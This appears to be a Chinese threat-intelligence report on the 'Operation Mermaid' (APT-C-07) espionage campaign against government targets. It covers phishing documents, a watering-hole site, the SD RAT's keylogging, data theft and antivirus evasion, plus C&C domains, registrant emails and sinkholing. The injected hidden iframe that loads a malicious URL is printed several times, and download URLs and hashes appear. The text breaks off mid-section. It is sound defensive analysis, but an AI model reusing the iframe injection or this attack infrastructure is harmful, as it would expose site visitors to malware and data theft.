

APT

美人鱼行动 (APT-C-07)

长达6年的境外定向攻击活动揭露



SkyEye
天眼实验室



Helios Team
追日团队

目录

- 一、概述.....3
- 二、载荷投递.....4
 - 1. 鱼叉邮件： PowerPoint OLE 钓鱼文档.....4
 - 2. 疑似水坑攻击.....5
 - 3. 自身伪装.....7
- 三、RAT 分析8
 - 1. 功能简述.....8
 - 2. V1 和 V2 版本8
 - 3. 对抗手法.....8
- 四、C&C 分析.....10
 - 1. WHOIS 信息10
 - 2. 故意混淆误导？ 无辜受害者？10
 - 现象.....10
 - 分析.....11
 - 3. 被安全机构 sinkhole12
- 五、相关线索信息.....14
 - 1. 诱饵文档.....14
 - 2. 后门程序.....16
 - 3. 作息时间.....18
 - 4. 域名 WHOIS 信息19
 - 5. 小结.....19
- 附录 A: sophos 误报反馈详细记录.....20

报告更新相关时间节点
2015 年 6 月 23 日，形成攻击简报和样本分析报告
2015 年 7 月 9 日，形成综合分析报告
2016 年 1 月 28 日，了解到 DDIS 报告，更新报告内容
2016 年 4 月 15 日，更新报告内容，公开发布

一、概述

美人鱼行动是境外 APT 组织主要针对政府机构的攻击活动，持续时间长达 6 年的网络间谍活动，已经证实有针对丹麦外交部的攻击。相关攻击行动最早可以追溯到 2010 年 4 月，最近一次攻击是在 2016 年 1 月。截至目前我们总共捕获到恶意代码样本 284 个，C&C 域名 35 个。

2015 年 6 月，我们首次注意到美人鱼行动中涉及的恶意代码，并展开关联分析。虽然我们暂时无法判断其载荷投递的方式和攻击针对目标和领域，但通过大数据关联分析我们已经确定相关攻击行动最早可以追溯到 2010 年 4 月，以及关联出上百个恶意样本文件，另外我们怀疑载荷投递采用了水坑攻击的方式，进一步结合恶意代码中诱饵文件的内容和其他情报数据，我们初步判定这是一次以窃取敏感信息为目的的针对性攻击，且目标熟悉英语或波斯语。

2016 年 1 月，丹麦国防部情报局¹（DDIS, Danish Defence Intelligence Service）所属的网络安全中心（CFCS, Centre for Cyber Security）发布了一份名为“关于对外交部 APT 攻击的报告”²的 APT 研究报告，报告主要内容是 CFCS 发现了一起从 2014 年 12 月至 2015 年 7 月针对丹麦外交部的 APT 攻击，相关攻击主要利用鱼叉邮件进行载荷投递。

CFCS 揭露的这次 APT 攻击，就是我们在 2015 年 6 月发现的美人鱼行动，针对丹麦外交部的相关鱼叉邮件攻击属于美人鱼行动的一部分。从 CFCS 的报告中我们确定了美人鱼行动的攻击目标至少包括以丹麦外交部为主的政府机构，其载荷投递方式至少包括鱼叉式钓鱼邮件攻击。

通过相关线索分析，我们初步推测美人鱼行动幕后组织来自中东地区。

¹ 丹麦国防部情报局网站，<https://fe-ddis.dk/eng/Pages/English.aspx>

² <https://fe-ddis.dk/cfcs/nyheder/arkiv/2016/Pages/Phishingudenfangst.aspx>

二、 载荷投递

1. 鱼叉邮件： PowerPoint OLE 钓鱼文档

OLE 是 Object Linking and Embedding 的缩写，即“对象链接与嵌入”，将可执行文件或脚本文件嵌入到文档文件中³，虽然没有使用漏洞，但构造的恶意文档文件极具迷惑性。

攻击者可以在 outlook 发送邮件时、word 文档或 PowerPoint 幻灯片中构造钓鱼文档，在美人鱼行动中主要是利用 PowerPoint OLE 钓鱼文档，一般是将 PE 恶意文件嵌入其中。进一步针对单个 PPT 文档，攻击者会嵌入多个同样的 PE 恶意文件，这造成在用户环境执行 PPT 钓鱼文档后，对弹出的安全警告窗口点击“取消”后会继续弹出，一般安全意识较弱的用户在经过多次操作后没有达到预期效果，则会点击“运行”由此来达到关闭安全警告窗口。




图 1 PowerPoint OLE 钓鱼文档执行后的效果

³ <http://phishme.com/powerpoint-and-custom-actions/>




图 2 PowerPoint OLE 钓鱼文档中嵌入了多个 PE 文件

2. 疑似水坑攻击

kurdistan.net.org (A Daily Independent Online Kurdish Newspaper) 网站被植入了恶意链接，我们怀疑美人鱼行动中发动水坑攻击会基于该网站。这个网站的主要内容是涉及伊拉克库尔德斯坦的相关新闻，网站语言以波斯语为主，也就是被攻击目标是关注库尔德斯坦相关新闻，且熟悉波斯语。

我们在 2016 年 4 月 14 日再次请求访问该网站，通过对页面源码的分析，插入的恶意链接依然存在尚未删除，也就是 kurdistan.net 网站的管理人员尚未发现相关威胁。但是恶意链接目前来看已经失效了。




图 3 kurdistan.net 网站主页


```
view-source:www.kurdistanet.org/2015/
3446 </tbody>
3447 </table>
3448 <div class="bgimgcall"></div>
3449 </div><div class="clearbreak"></div></div></div></div></div>
3450 </div>
3451 </div>
3452 </div>
3453 </div>
3454 </div>
3455 </div></div></div></div></div>
3456 </div>
3457 <div style="display:none" name="Stat Counter">
3458 <iframe name="statModules" width="0" height="0" marginwidth="0" marginheight="0" scrolling="no" border="0" frameborder="0"
src='http://wpstat.mine.bz/e1/stat1.php'></iframe>
3459 </div>
3460 <div id="jsr-content-bottom-below">
3461 <div id="jsr-pos-content-bottom-below">
3462 <div class="jsr-modulecontainer"><div class="jsr-modulecontainer_iner"><div class="jsr-
modulecontent">
3463 <p>We have 9558#160:guests and no members online</p>
```

图 4 kurdistanet 网站被植入恶意链接的源码截图

被挂马网站	kurdistanet.org
被植入的恶意代码	<iframe name="statModules" width="0" height="0" marginwidth="0" marginheight="0" scrolling="no" border="0" frameborder="0" src='http://wpstat.mine.bz/e1/stat1.php'>
挂马恶意链接	hXXp://wpstat.mine.bz/e1/stat1.php
Sucuri 检测结果	https://sitecheck.sucuri.net/results/kurdistanet.org
Sucuri 检测结果 (谷歌快照)	https://webcache.googleusercontent.com/search?q=cache:ILMBPzCIHwkJ:https://sitecheck.sucuri.net/results/kurdistanet.org+&cd=7&hl=zh-CN&ct=clnk&gl=tw
谷歌快照时间	2016 年 1 月 24 日 04:25:17 GMT

上表是对 kurdistanet 网站被挂马的具体记录，我们通过 sucuri 谷歌快照的时间，可以确定至少在 2016 年 1 月 24 日 kurdistanet 网站就已经被植入了恶意链接。


HOME



Website: kurdistan.net

Status: **Infected With Malware.** Immediate Action is Required.

Web Trust: **Not Currently Blacklisted** (10 Blacklists Checked)

Scan	Result	Severity	Recommendation
Malware	Detected	Critical	GET YOUR SITE CLEANED

ISSUE DETECTED	DEFINITION	INFECTED URL
Website Malware	MW:IFRAME:HD202?v02	http://www.kurdistan.net/2015/index.php (View Payload)
Website Malware	MW:IFRAME:HD202?v02	http://www.kurdistan.net/2015/ (View Payload)
Website Malware	MW:IFRAME:HD202?v02	http://www.kurdistan.net/2015/index.php (View Payload)
Website Malware	MW:IFRAME:HD202?v02	http://www.kurdistan.net/2015/index.php (View Payload)

Hidden Iframes. Details: <http://sucuri.net/malware/entry/MW:IFRAME:HD202?v02>

```
<iframe name="statModules" width="0" height="0" marginwidth="0" marginheight="0" scrolling="no" border="0"
frameborder="0" src='http://wpstat.mine.bz/el/stat1.php'>
```

Hidden Iframes. Details: <http://sucuri.net/malware/entry/MW:IFRAME:HD202?v02>

```
<iframe name="statModules" width="0" height="0" marginwidth="0" marginheight="0" scrolling="no" border="0"
frameborder="0" src='http://wpstat.mine.bz/el/stat1.php'>
```

图 5 sucuri 对 kurdistan.net 网站的检测结果

从以下两个表中，可以看出母体文件有来自 URL 的情况，从 URL 最终指向的文件扩展名来看，应该不会是诱导用户点击并执行这类 URL。而这类 URL 有可能是其他 downloader 木马请求下载或者由漏洞文档、水坑网站在触发漏洞成功后下载执行。

来源 URL	http://wep.soon.it/doc/v28n1f1.tmp http://www.bestupdateserver.com/infy/update.php?cn=nlzoetws011185&ver=6.2&u=3%2f12%2f2015%20%2023%3a50%3a38
--------	--

下载的 RAT	1a918a850892c2ca5480702c64c3454c
---------	----------------------------------

表 1 样本来源 1

来源 URL	http://best.short-name.com/b35f1.tmp
下载的 RAT	6bc1aea97e7b420b0993eff794ed2aeb

表 2 样本来源 2

3. 自身伪装

这里主要指对二进制可执行 EXE 文件，主要从文件名、文件扩展名和文件图标等方面进行伪装。

在美人鱼行动中主要通过 winrar 的自解压功能将相关样本文件和诱饵文档打包为 EXE 文件，其中诱饵文档涉及的方面较多，会涉及安装补丁、开发环境、视频、图片、文档等，但就 EXE 文件母体很少将文件图标替换为文档或图片图标。

三、RAT 分析

1. 功能简述

美人鱼行动中使用的 RAT 我们命名为 SD RAT，SD RAT 主要是通过 winrar 的自解压功能将自己打包为 exe 文件，会伪装为安装补丁、开发环境、视频、图片、文档等，如 V1 版本会伪装成图片文件，V2 版本会将自己伪装为 aptana 的 air 插件。

主要功能是进行键盘记录，收集用户信息（例如：pc 的信息，剪贴板内容等等）然后上传到指定服务器，进一步还会从服务器上下载文件（下载的文件暂时还未找到）并运行。从样本代码本身来看 SD RAT 主要分为两个版本，大概 2012 年之前的是早期 V1 版本，2012 年之后至今的为 V2 版本。

窃取回传的数据	具体信息
PC 相关信息	计算机名称，用户名称，CPUID，机器 ID，IP，当前任务列表，系统版本号，UAC, IE 版本，Windows 目录，系统目录，临时路径，时区，磁盘空间，系统键盘类型，系统语言等
.ini 文件	程序安装时间，发送成功次数，发送失败次数和下载次数
.dat 文件	程序运行的日志和记录的键盘内容，浏览器地址栏的内容以及剪贴板上的内容

2. V1 和 V2 版本

两个版本执行在整体架构上是相同的都是在创建窗口的时候调用了函数，在该函数中创建两个定时器一个用来记录剪贴板中最新内容，一个用来下载文件和发送用户信息。

在 V1 版本中创建了两个定时器一个用来下载文件和发送用户信息另一个则调用 GetAsyncKeyState 进行键盘记录，而在 V2 版本中通过注册热键，响应相关消息进行键盘记录。在 V1 版本中则通过 setclipboard 和响应 WM_DRAWCLIPBOARD 消息来记录剪贴板上的内容。V2 版本内部之间的主要区别在于 URL 和相关字符串是否加密，在 2015 年的近期 V2 版本中几乎对所有的字符串都进行了加密操作。

虽然两个版本在具体的功能实现的手法上有所区别但整体结构和功能是一致的，甚至连字符串解密的函数都是一样的。

3. 对抗手法

躲避执行？失误？

V2 版本会检测 avast 目录（avast software）是否存在，如果不存在则停止运行。V2 版本此处的检测逻辑，不太符合一般恶意代码检测杀毒软件进行对抗的思路，我们推测有两种

可能性:

第一种: 攻击者重点关注被攻击目标环境存在 avast 杀软的目标;

第二种: 攻击者在开发过程中的失误导致。

谨慎执行

V2 检测到其他杀软不会停止运行, 而是谨慎执行。

V2 版本首先会检测卡巴斯基目录 (Kaspersky Lab), 判断是否安装了该杀毒软件如果存在则会进行谨慎的删除, 如果存在则检测是否存在 C:\Documents and Settings\Administrator\ApplicationData\Adobe\airplugin*.dat, 存在则会获取插件的名称, 然后删除对应的启动项。如果不存在则会直接将以 airplugin 开头的相关启动项全部删除。

进一步然后向注册表中添加启动项, 在添加启动项的过程中依旧会检测如下杀毒软件目录件是否存在。

Norton Antivirus

Norton Security

Norton Internet Security

Norton 360

Symantec Antivirus

Symantec_Client_Security

Symantec\Symantec Endpoint Protection

Norton 360 Premier Edition

Norton Security with Backup

如果存在, 会通过执行批处理的方式添加如果不存在则直接进行修改注册表。接着会执行删除, 然后再次检测上面罗列的杀毒软件, 如果存在则将原文件移动过去并重命名如果不存在则直接复制过去重命名。

检测杀软的操作并没有影响最终的结果, 只是采取了更加谨慎的操作。

四、 c&c 分析

1. WHOIS 信息




图 6 域名和注册邮箱对应关系

非动态域名，我们通过对主域名的 WHOIS 信息分析，发现相关域名持有者邮箱主要集中在以下几个邮箱：

- aminjalali_58@yahoo.com
- aj58mail-box@yahoo.com
- kamil_r@mail.com
- am54ja@yahoo.com

2. 故意混淆误导？无辜受害者？

现象

在我们分析 C&C 通信的过程中，一个针对安全厂商的误报反馈引起了我们的注意，具体反馈的误报信息如下表和下图所示。

反馈误报相关	具体链接
反馈误报的 URL	https://community.sophos.com/products/unified-threat-management/f/55/t/46992
认为被误报的网站	hXXp://updateserver1.com hXXp://bestupdateserver.com/




图 7 sophos 反馈误报页面

aj58 在 sophos 论坛主要反馈 sophos 产品误报了他持有的两个网站，sophos 的 UTM 是基于 McAfee Smartfilter XL，aj58 声称 McAfee 已经更改了网站状态（即非恶意），其中 Scott Klassen 反馈如果 McAfee 如果修改状态，则 sophos 最终也会修改。aj58 继续反馈说 VT 中 sophos 的检测结果依然是恶意。从目前来看 VT 中 sophos 的结果⁴是未评级网站(Unrated site)，也就是已经将恶意状态修改。

分析

在看到以上现象，我们首先是想到了我们在之前发布的《007 黑客组织及其地下黑产活动分析报告》⁵中，出现过攻击者主动联系安全厂商，探测安全厂商检测机制的案例。

以下是我们就本次事件的具体推测过程：

首先 sophos 论坛上注册的用户名是 aj58，这的确和反馈误报的两个域名 WHOIS 信息中邮箱地址比较相似“aminjalali_58@yahoo.com”，“aj58mail-box@yahoo.com”，这一现象或许是用户习惯相关用户名，另外就是刻意表示与相关网站具备关联属性。

进一步 aj58 声称自己拥有的两个网站，也是美人鱼行动中主要涉及到 C&C 域名，从 2010 年至 2015 年都有涉及到这两个 C&C 的木马出现，一般情况恶意域名如果曝光或使用次数越

⁴

<https://www.virustotal.com/en/url/d3a69436ef78644af0fd671f973aa0b22e8af0f0b0cc4916eeecad40fd07d540/analysis/>

⁵ 007 黑客组织及其地下黑产活动分析报告，<https://ti.360.com/upload/report/file/Hook007.pdf>

多则存活时间则会越短，而如果只是针对特定目标，且控制其传播范围，则 C&C 域名会存活较长时间。

疑点 1：而且从我们的分析来看，这两个 C&C 域名的作用并非简单的判断网络环境，其作用主要是窃取信息的回传和下载其他恶意程序。这时我们怀疑有两种可能性，第一：这两个域名属于美人鱼行动幕后组织所注册持有；第二：这两个域名是可信网站，被美人鱼行动幕后组织攻陷作为跳板。

注：

恶意代码判断网络环境：一般恶意代码在执行主要功能之前会判断下本地网络环境，这时会请求一些可信网站，如请求谷歌、微软等网站，如果符合预设的判断条件，则继续执行。

疑点 2：进一步我们发现在美人鱼行动中使用的 C&C 域名，排除动态域名，至少有 8 个 C&C 域名与 aj58 提到的这两个域名注册邮箱相同。这时我们怀疑有两种可能性，第一：这两个域名属于美人鱼行动幕后组织所注册持有；第二：这两个域名和其他 8 个域名均为可信网站，而美人鱼行动幕后组织只针对 aj58 所持有的域名进行攻击，并作为跳板。

疑点 3：另外这些 aj58 提到的这两个域名，以及我们发现的其他域名均无对外提供 WEB 服务或网站页面。

疑点 4：我们注意到 aj58 是在 2015 年 7 月 25 日反馈误报，而 aj58 所持有的另外 3 个域名已经在 2015 年 7 月 1 日被安全机构（virustracker.info）sinkhole 了。从 aj58 在 sophos 论坛反馈自己网站被误报的情况，我们认为 aj58 用户对自己网站的安全性还是很关注的。我们推测 aj58 所持有的网站如果被其他机构接管了，aj58 应该会进行反馈质疑，我们无法知道 aj58 是否联系 virustracker.info，但从这 3 个网站的最新 WHOIS 信息来看，持有者仍然是 virustracker.info。

short-name.com

bestwebstat.com

myblog2000.com

表 3 被安全机构接管的 3 个 C&C 域名

其他：aj58 是在 2015 年 7 月 25 日反馈误报，CFCS 发布的针对丹麦外交部攻击的报告中指出最后一次攻击是 2015 年 7 月 24 日。

通过以上分析推测，我们更倾向 aj58 就是美人鱼行动幕后组织的成员，但我们暂时无法确切证明，不排除 aj58 是无辜的受害者。

3. 被安全机构 sinkhole

在上一小节中我们已经介绍了美人鱼行动中有 3 个 C&C 已经被安全机构接管。一般情况下安全机构对某个域名进行 sinkhole 接管的时候，是很确定该域名是被攻击者所持有。

已经被安全机构接管的 C&C

C&C 主域名	short-name.com
	bestwebstat.com
	myblog2000.com
WHOIS 信息	2015 年 7 月 1 日之前: aj58mail-box@yahoo.com
	2015 年 7 月 1 日之前: aminjalali_58@yahoo.com
	2015 年 7 月 1 日之后: domains@virustracker.info

IP	Sinkhole 之前: 192.69.208.202
	Sinkhole 之前: 209.236.117.65
	Sinkhole 之后: 69.195.129.72

表 4 样本来源 2

五、 相关线索信息

1. 诱饵文档




图 8 诱饵文档截图 1



图 9 诱饵文档截图 2

从上面两张诱饵 PPT 截图来看，其中主要语言是波斯语。

样本 MD5	oleObject 路径
260687b5a29d9a8947d514acae695ad4	C:\Users\ya hosain\Desktop\power point .exe
83e90ccf2523cce6dec582cdc3ddf76b	C:\Users\salarzar\Desktop\power point.exe
0096c70453cd7110453b6609a950ce18	C:\Users\135133128\Desktop\power point.exe
b61b26c9862e74772a864afcbf4feba4	C:\Users\1001\Desktop\Desktop.exe
ffad81c9cc9a6d1bd77b29c5be16d1b0	C:\Users\ya ali\Desktop\helma22.exe
7a6e9a6e87e1e43ad188f18ae42f470f	C:\Users\baran\Desktop\voavoal.exe

表 5 OLE 嵌入的 PE 文件路径

上表是 PPT OLE 钓鱼文档中嵌入的 PE 文件路径，这个路径就是恶意代码作者本机的文件路径，从相关用户名“ya hosain”、“ya ali”来看，这些用户名更多出现在中东地区。

从下表中可以看出诱饵 PPT 文档属性的标题内容也是波斯语。

دارد؟ دقت حد چه تا	
表 6 PPT 文件属性中标题内容	
母体	3d186a44960a4edc8e297e1066e4264b
视频文件 MD5	1c401190a40bc5c03dc5711c57b4b416
视频文件原始文件名	badhejiabshiraz_x264_003.mp4



从上面视频内容和视频原始文件名中的“badhejiab”，都涉及到中东地区。

2. 后门程序

美人鱼行动中大量样本都存在如下类似情况，即子体文件中会包含一段字符串，相关内容一般是直接复制于新闻网站的内容。相关字符串在样本实际执行的过程中并没有具体作用。

下表是其中一个样本的信息，新闻主要涉及叙利亚相关问题。

母体文件	1a918a850892c2ca5480702c64c3454c
子体文件	6e4e52cf69e37d2d540a431f23d7015a
文件中字符串	In his only interview ahead of COP21, the UNs climate summit which opens next Monday, the Prince of Wales suggested that environmental issues may have been one of the root causes of the problems in Syria
涉及到的新闻链接	http://news.sky.com/story/1592373/charles-syrias-war-linked-to-climate-change

Charles: Syria's War Linked To Climate Change

In an exclusive interview with Sky News airing tonight, Prince Charles warns of "a real possibility of nature's bank going bust".

07:29, UK,
Tuesday 24 November 2015



Video: Climate Change 'Causing Conflict'



On-Demand Demo
insightIDR

The complete incident detection
and response solution you've
been waiting for.

RAPID

WATCH NOW

Top Stories



Met To Destroy
Hundreds Of
Dogs As Attacks
Rise



Brit Cricketer

图 10 相关新闻页面截图

3. 作息时间

